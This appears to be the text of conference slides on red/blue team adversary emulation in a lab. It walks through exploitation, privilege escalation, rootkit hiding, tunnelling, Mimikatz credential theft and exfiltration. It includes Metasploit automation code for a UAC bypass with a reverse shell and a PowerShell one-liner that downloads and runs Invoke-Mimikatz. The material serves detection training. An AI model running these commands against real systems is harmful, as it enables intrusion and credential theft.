
APT29

<https://attacker.vals.mitre.org/>



Dogeza

Dogeza Playbook Scenario



Role	Software and Environment	IP Address
Red Team	Kali 4.15.0, MS15-015	172.16.40.225
Blue Team	Xensor, CyCraft, CyberTotal	172.16.40.230 172.16.40.231
Victim A	Linux Ubuntu 16.04	172.16.40.232
Victim B	Windows Server 2012 R2	172.16.40.226
Victim C	Windows 10 (1607) English	172.16.40.227



Dogeza Red-Blue Team Step

- Part I – Setup & Linux Red

Step	Procedure
1	Blue Team then deploys software on Victim A, B and C
2	Red Team use web exploit to attacks Victim A
3	Red Team takes privilege escalation in Victim A
4	Red Team implants forged ssh key for persistence
5	Red Team installs a kernel rootkit and hides a process in Victim A
6	Red Team constructs a tunnel to reach internal Victim B

- Part II – RT & BT Investigation

Step	Procedure
8	Red Team exploits Victim B via the tunnel to implant webshell (skip, duplicated as step 3)
9	Red Team launch webshell of Victim B
10	Red Team obtains the privilege and credentials of Victim B
11	Red Team moves laterally to Victim C
12	Red Team collects sensitive documents and deploys backdoor on Victim C
13	Blue Team generates investigation report



Red Team Procedure: Step 3 Initial Access

- Use CVE-2019-9194 to exploit eFinder for www-data privilege shell
- eFinder is a famous file manager for web, and many 3rd party integration
 - Django
 - Drupal
 - Laravel
 - Widely used and directly put to public network
- CVE-2019-9194 is a command injection vulnerability in the eFinder's PHP connector.
 - High severity – remote code execution
 - Easy to launch attack – Metasploit module available



Red Team Procedure: Step 4

- Red team rises his privilege through vulnerability in chkrootkit
- CVE-2014-0476 – chkrootkit will invoke a world-writable file /tmp/update as root. Therefore if this file is modified by attacker, the root privilege can be harvested.
 - Generate and put our reverse shell in /tmp/update
 - Compare to kernel exploit, this kind of privilege escalation is more stable and easy.

```
upload vnsecurity/shell /tmp/update  
chmod 755 /tmp/update
```



Red Team Procedure: Step 5

- Red team achieve persistence via 2 steps
 - Implant a forged ssh key into ~/.ssh/ authorized_keys
 - Modify /etc/sudoer to make compromised account can sudo without password
- The user is origin user in system and with the same privilege (unless not using password for sudo), more difficult to find out

```
use linux/manage/sshkey_persistence
set session 2
exploit
```




Red Team Procedure: Step 6

- Red team install rootkit to keep stealthy and prevent detection
 - Hide our meterpreter process
- In this scenario, our red team uses Retile rootkit
 - A kernel mode rootkit
 - Most famous(most starts) rootkit project in Github

```
eric@ubuntu:~$ ps -a
  PID TTY          TIME CMD
 1210 pts/0        00:00:00 tmux
 2995 pts/1        00:00:00 python3
 2996 pts/2        00:00:00 ps
eric@ubuntu:~$ /reptile/reptile_cmd hide 2995
Success!
eric@ubuntu:~$ ps -a
  PID TTY          TIME CMD
 1210 pts/0        00:00:00 tmux
 2998 pts/2        00:00:00 ps
```



Red Team Procedure: Step 7

- Red team setup a tunnel to reach the internal web services
 - Thus the external attacker can access to internal services
 - While many IT put a lot of afford in network boundary, the security in intranet may be fragile
- In this scenario, we use socat for tunneling
 - Not really a malware



Red Team Procedure: Step 8 & 9

- Then, we move on to the Windows victims
- In reality, we need a exploit in web server to initial access to Win Server 2012
- In the demo, since web exploit is already conduct in Step 3, we would not cover the web exploit in here.
- The webshell is directly deployed in Win Server 2012



Red Team Procedure: Step 10

- Escalate privilege from IIS to system
 - Use wehshell to trigger privilege escalation
 - The privilege escalation will bring the reverse shell for merterpreter
- MS15-015/CVE-2015-0062
 - it fails to properly validate and enforce impersonation levels.
 - An attacker who successfully exploited this vulnerability could bypass impersonation-level security checks and gain elevated privileges on a targeted system.
 - This vulnerability can be exploited only in the specific scenario where the process uses SeAssignPrimaryTokenPrivilege, which is possible existed for normal processes.
- Meanwhile, Mimikatz is utilize to gain the credential of Eric in the Victim B. The retrieved credential could used to query Victim C.



Red Team Procedure: Step 11 & 12

- Red team uses several administrative tools to control Victim C.
 - Bitsadmin
 - PSEXEC
 - wmi
- Since these tools are not malicious, anti-virus rarely discovers these attacks.
- These tools are used to gain following information
 - Process list
 - Service list
 - Startup list
 - Deploy keylogger
- Red team collect top confidential information and send back to Victim B's web, then these stolen data exfiltrate via Victim A's tunnel.



Red Team Procedure: Step 12

- Red team collect top confidential information and send back to Victim B's web, then these stolen data exfiltrate via Victim A 's tunnel.
- The collected data is compress by a rarely used, but build-in compression tool - makecab
- The collected data is temporary put into Recycle Bin to prevent detection



Attack Toolkit Integrated



Metasploit Integrated

- Pros
 - Great Exploit & Vulnerability resource
 - Well design session management
- Cons
 - Interactive with RPC is complicated

```
elif action_id == "bypassuac_silentcleanup":
    print("bypassuac_silentcleanup")
    temp_list=self.list_session()
    options = [ "console.read", self.token , "0"]
    res = invoke_msf(options)
    cmd = ''
    use exploit/windows/local/bypassuac_silentcleanup
    set payload windows/meterpreter/reverse_tcp
    set SESSION {}
    set LHOST 192.168.41.19
    set LPORT {}
    exploit -z
    ''.format(sessionId, runopts["LPORT"])
    options = [ "console.write", self.token , "0", cmd]
    res = invoke_msf(options)
    time.sleep(3)
    while True:
        options = [ "console.read", self.token , "0"]
        res = invoke_msf(options)
        logging.debug(res)
        if len(self.list_session())>len(temp_list) and res[b'busy'] == False:
            return True
        elif res[b'busy'] == True:
            time.sleep(1.5)
            continue

elif action_id == "handler":
    print("handler")
```



Empire Integrated

- Pros
 - Known PowerShell post-exploitation framework
 - Simple Agent Management design
- Cons
 - No longer being supported and development has stopped.
 - But there are other successor



Repurpose the APT malware

- Closer the real-world case
- Emulate the most APT group in the region
- APT malware usually has well-design to evade security product



APT malware - DBGPRINT


- APT Group:
 - WaterBear, Plead, BlackTech
- Since at least 2009
- Multi variant
 - Targeting security product by inject shellcode to evade detection
 - Runtime decrypt encrypted function
 - Anti-memory forensics
- Remote download dll and load




DBGPRINT stager flow

1. Check debug environment
2. Relocate function table
3. Init API from hash table
4. Get DLL
 - Remote download from C2
 - Load from local file
5. Decrypt inject & Execute in memory

Replace with integrated toolkit payload here






Blue Team Evolution



Detect Target – PowerShell OS cred dumping

- ATT&CK evaluation – APT29 step 6.C.1, PowerShell Dump OS credential

6.C.1	Dumped password hashes from the Windows Registry by injecting a malicious DLL into Lsass.exe	powershell.exe injecting into lsass.exe OR lsass.exe reading Registry keys under HKLM:\SAM\SAM\Domains\Account\Users\	Credential Dumping (T1003)
-------	--	---	----------------------------



The attack method want to detect

- PowerShell download remote script
- OS Credential Dumping via PowerShell

```
Command Prompt
C:\Users\Nancy>powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
```



01

Detect from command line

+ System

- EventData

SubjectUserSid S-1-5-21-2000993884-2608570164-3450280588-1001

SubjectUserName Nancy

SubjectDomainName DESKTOP-K3CJE60

SubjectLogonId 0x1caa8


NewProcessId 0x1f44

NewProcessName C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

TokenElevationType %%1938

ProcessId 0x135c

CommandLine powershell "IEX (New-Object Net.WebClient).DownloadString('http://dwz.cn/1OropX'); Invoke-Mimikatz -DumpCreds"



Detect from process loaded library

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Path
vmware-unity-helper.exe		7,932 K	14,960 K	23824	VMware Unity Helper	VMware	C:\Windows\System32\crypt32.dll
procexp64.exe	2.45	96,024 K	125,204 K	10820	Sysinternals Process Explorer	Sysinternals	C:\Program Files\WindowsApps\Microsoft.LanguageExperi...
powershell.exe	0.07	62,524 K	71,884 K	11716	Windows PowerShell	Microsoft	C:\Windows\System32\cryptbase.dll
conhost.exe		6,100 K	20,476 K	5964	主控台視窗主機	Microsoft	C:\Windows\System32\cryptsp.dll
Thunderbolt.exe		29,608 K	4,264 K	19192	Thunderbolt(TM) Software	Intel	C:\Windows\System32\cryptsp.dll
SynTPHelper.exe		1,088 K	928 K	8376		Microsoft	C:\Windows\System32\cryptsp.dll

File Name	Description	Company Name	Path
bcryptprimitives.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System32\bcryptprimitives.dll
C_1252.NLS			C:\Windows\System32\C_1252.NLS
C_950.NLS			C:\Windows\System32\C_950.NLS
cdp.dll	Microsoft (R) CDP 用≠端 API	Microsoft Corporation	C:\Windows\System32\cdp.dll
cfgmgr32.dll	Configuration Manager DLL	Microsoft Corporation	C:\Windows\System32\cfgmgr32.dll
clbcatq.dll	COM+ Configuration Catalog	Microsoft Corporation	C:\Windows\System32\clbcatq.dll
clr.dll	Microsoft .NET Runtime Common ...	Microsoft Corporation	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
clrjit.dll	Microsoft .NET Runtime Just-In-Ti...	Microsoft Corporation	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit...
combase.dll	用於 Windows 的 Microsoft COM	Microsoft Corporation	C:\Windows\System32\combase.dll
coml2.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\coml2.dll
crypt32.dll	Crypto API32	Microsoft Corporation	C:\Windows\System32\crypt32.dll
crypt32.dll.mui	Crypto API32	Microsoft Corporation	C:\Program Files\WindowsApps\Microsoft.LanguageExperi...
cryptbase.dll	Base cryptographic API DLL	Microsoft Corporation	C:\Windows\System32\cryptbase.dll
cryptsp.dll	Cryptographic Service Provider API	Microsoft Corporation	C:\Windows\System32\cryptsp.dll
cscapi.dll	Offline Files Win32 API	Microsoft Corporation	C:\Windows\System32\cscapi.dll
cversions.2.db			C:\ProgramData\Microsoft\Windows\Caches\cversions.2.db
cversions.2.db			C:\ProgramData\Microsoft\Windows\Caches\cversions.2.db
dsreg.dll	鈎許功認AD/AAD User Device R...	Microsoft Corporation	C:\Windows\System32\dsreg.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32.dll
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll
gpapi.dll	群組原則用≠端 API	Microsoft Corporation	C:\Windows\System32\gpapi.dll
iertutil.dll	Internet Explorer 的執行階段公用...	Microsoft Corporation	C:\Windows\System32\iertutil.dll
imm32.dll	Multi-User Windows IMM32 API Ci...	Microsoft Corporation	C:\Windows\System32\imm32.dll
kemel.appcore.dll	AppModel API Host	Microsoft Corporation	C:\Windows\System32\kemel.appcore.dll
kemel32.dll	Windows NT BASE API 用≠端 DLL	Microsoft Corporation	C:\Windows\System32\kemel32.dll
KemelBase.dll	Windows NT BASE API 用≠端 DLL	Microsoft Corporation	C:\Windows\System32\KemelBase.dll
KemelBase.dll.mui	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\en-US\KemelBase.dll.mui
linkinfo.dll	Windows Volume Tracking	Microsoft Corporation	C:\Windows\System32\linkinfo.dll
locale.nls			C:\Windows\System32\locale.nls
Microsoft.CSharp.ni...	Microsoft.CSharp.dll	Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Micr...



03

Check PowerShell eventlog

- EventID : 4104

Creating Scriptblock text (1 of 1):

```
$env:APPDATA;$files=ChildItem -Path $env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.rar,*.docx,*.url,*.xlsx,*.pptx,*.ppsx,*.pst,*.ost,*.psw,*.pass,*.login,*.admin,*.sifr,*.sifer,*.vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorAction SilentlyContinue | Select -ExpandProperty FullName; Compress-Archive -LiteralPath $files -CompressionLevel Optimal -DestinationPath $env:APPDATA\Draft.Zip -Force
```

- EventID : 4103

CommandInvocation(Compress-Archive): "Compress-Archive"

ParameterBinding(Compress-Archive): name="LiteralPath"; value="C:\Users\pbeesly\Desktop\Microsoft Edge.lnk, C:\Users\pbeesly\Favorites\Bing.url, C:\Users\pbeesly\Links\Desktop.lnk, C:\Users\pbeesly\Links\Downloads.lnk"

ParameterBinding(Compress-Archive): name="CompressionLevel"; value="Optimal"

ParameterBinding(Compress-Archive): name="DestinationPath"; value="C:\Users\pbeesly\AppData\Roaming\Draft.Zip"

ParameterBinding(Compress-Archive): name="Force"; value="True"

ParameterBinding(Compress-Archive): name="Update"; value="False"



04

Check called API


- PowerShell will call .net lib, if you can hook all API then you know PowerShell's behavior.

2073	9:49:23.908 PM	7	clr.dll	~\IClassFactory::AddRef ()	2	
2074	9:49:23.908 PM	7	clr.dll	IClassFactory::CreateInstance (NULL, {aa544d42-28cb-11d3-bd22-0000f808...	S_OK	
2075	9:49:23.908 PM	7	clr.dll	IClassFactory::Release ()	0	
2076	9:49:23.908 PM	7	diasymreader.dll	LocalAlloc (LMEM_FIXED, 188)	0x000001e794f...	
2077	9:49:23.908 PM	7	diasymreader.dll	LocalAlloc (LMEM_FIXED, 26)	0x000001e794f...	
2078	9:49:23.908 PM	7	diasymreader.dll	LocalFree (0x000001e794f3b1a0)	NULL	
2079	9:49:23.908 PM	7	ucrtbody_clr0400.dll	CreateFileW ("C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4...	0x000000000000...	
2080	9:49:23.908 PM	7	ucrtbody_clr0400.dll	GetFileType (0x0000000000000d8c)	FILE_TYPE_DISK	
2081	9:49:23.908 PM	7	ucrtbody_clr0400.dll	SetFilePointerEx (0x0000000000000d8c, { u = { LowPart = 0, HighPart = 0 },...	TRUE	
2082	9:49:23.908 PM	7	ucrtbody_clr0400.dll	ReadFile (0x0000000000000d8c, 0x000001e7af6a58a0, 4096, 0x00000057201...	TRUE	
2083	9:49:23.909 PM	7	ucrtbody_clr0400.dll	SetFilePointerEx (0x0000000000000d8c, { u = { LowPart = 0, HighPart = 0 },...	TRUE	
2084	9:49:23.909 PM	7	ucrtbody_clr0400.dll	SetFilePointerEx (0x0000000000000d8c, { u = { LowPart = 0, HighPart = 0 },...	TRUE	
2085	9:49:23.909 PM	7	ucrtbody_clr0400.dll	SetFilePointerEx (0x0000000000000d8c, { u = { LowPart = 0, HighPart = 0 },...	TRUE	
2086	9:49:23.909 PM	7	ucrtbody_clr0400.dll	SetFilePointerEx (0x0000000000000d8c, { u = { LowPart = 3296440, HighPa...	TRUE	
2087	9:49:23.909 PM	7	ucrtbody_clr0400.dll	ReadFile (0x0000000000000d8c, 0x000001e7af6a58a0, 512, 0x00000057201...	TRUE	
2088	9:49:23.909 PM	7	ucrtbody_clr0400.dll	SetFilePointerEx (0x0000000000000d8c, { u = { LowPart = 0, HighPart = 0 },...	TRUE	
2089	9:49:23.909 PM	7	diasymreader.dll	CreateFileW ("C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4...	INVALID_HAND...	2 = 系統找不到指定的...
2090	9:49:23.909 PM	7	diasymreader.dll	CreateFileW ("C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4...	INVALID_HAND...	2 = 系統找不到指定的...
2091	9:49:23.909 PM	7	diasymreader.dll	GetFullPathNameW ("C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\Sy...	92	
2092	9:49:23.909 PM	7	diasymreader.dll	GetFullPathNameW ("C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\Sy...	91	
2093	9:49:23.909 PM	7	diasymreader.dll	CreateFileW ("C:\WINDOWS\symbols\dl\Symbol.pdb", GENERIC_READ, FIL...	INVALID_HAND...	3 = 系統找不到指定的...
2094	9:49:23.909 PM	7	diasymreader.dll	CreateFileW ("C:\WINDOWS\symbols\dl\Symbol.pdb", GENERIC_READ, FIL...	INVALID_HAND...	3 = 系統找不到指定的...
2095	9:49:23.909 PM	7	diasymreader.dll	GetFileAttributesW ("C:\WINDOWS\symbols\dl\Symbol.pdb", 0, NULL, NULL, 24...	24	



05

AMSI




Ref: <https://docs.microsoft.com/>



Data Sources Evolution

1. Process Command Line parameter
2. Loaded DLLs
3. Windows Event Log
4. API monitoring
5. AMSI





Investigation ! Not Just Detection

The screenshot displays a 'Cyber Situation Graph' interface with several tabs: Campaign Graph, File Graph, Behavior Graph, Campaign Sequence, Campaign Indicator, and Report. The main graph shows nodes for 'UTICA', 'NEWYORK', and 'WAREHOUSE'. Directed edges connect these nodes, with labels such as 'OSCAR', 'MSCOTT', and 'm.exe'. A detailed alert panel is overlaid on the right, titled 'FILE MOVEMENT' and 'UTICA move m.exe to NEWYORK'. The alert includes a count of 10, a timestamp of 2019-10-16 14:43:13, and the user 'NEWYORK \ ADMINISTRATORS'. Under 'Alert Details', it lists the file 'm.exe' with a unique identifier 'afa4101c9927095083280a8ea0da23a4' and the file path 'C:\Windows\System32\m.exe'.



The key benefit for the Red Team

- Know more about how blue team defense
- Provide more values for organization
- Make good communicate with blue team



The key benefit for the **Blue Team**

- Continuous develop/validate detection
- Handle known threat first then deal with UNKNOWN
- Identify the data source you missing
- Empower the new blue team member investigation skills



Thank You!

HITB LOCKDOWN⁰⁰²
livestream

SHANG-DE JIANG at CyCraft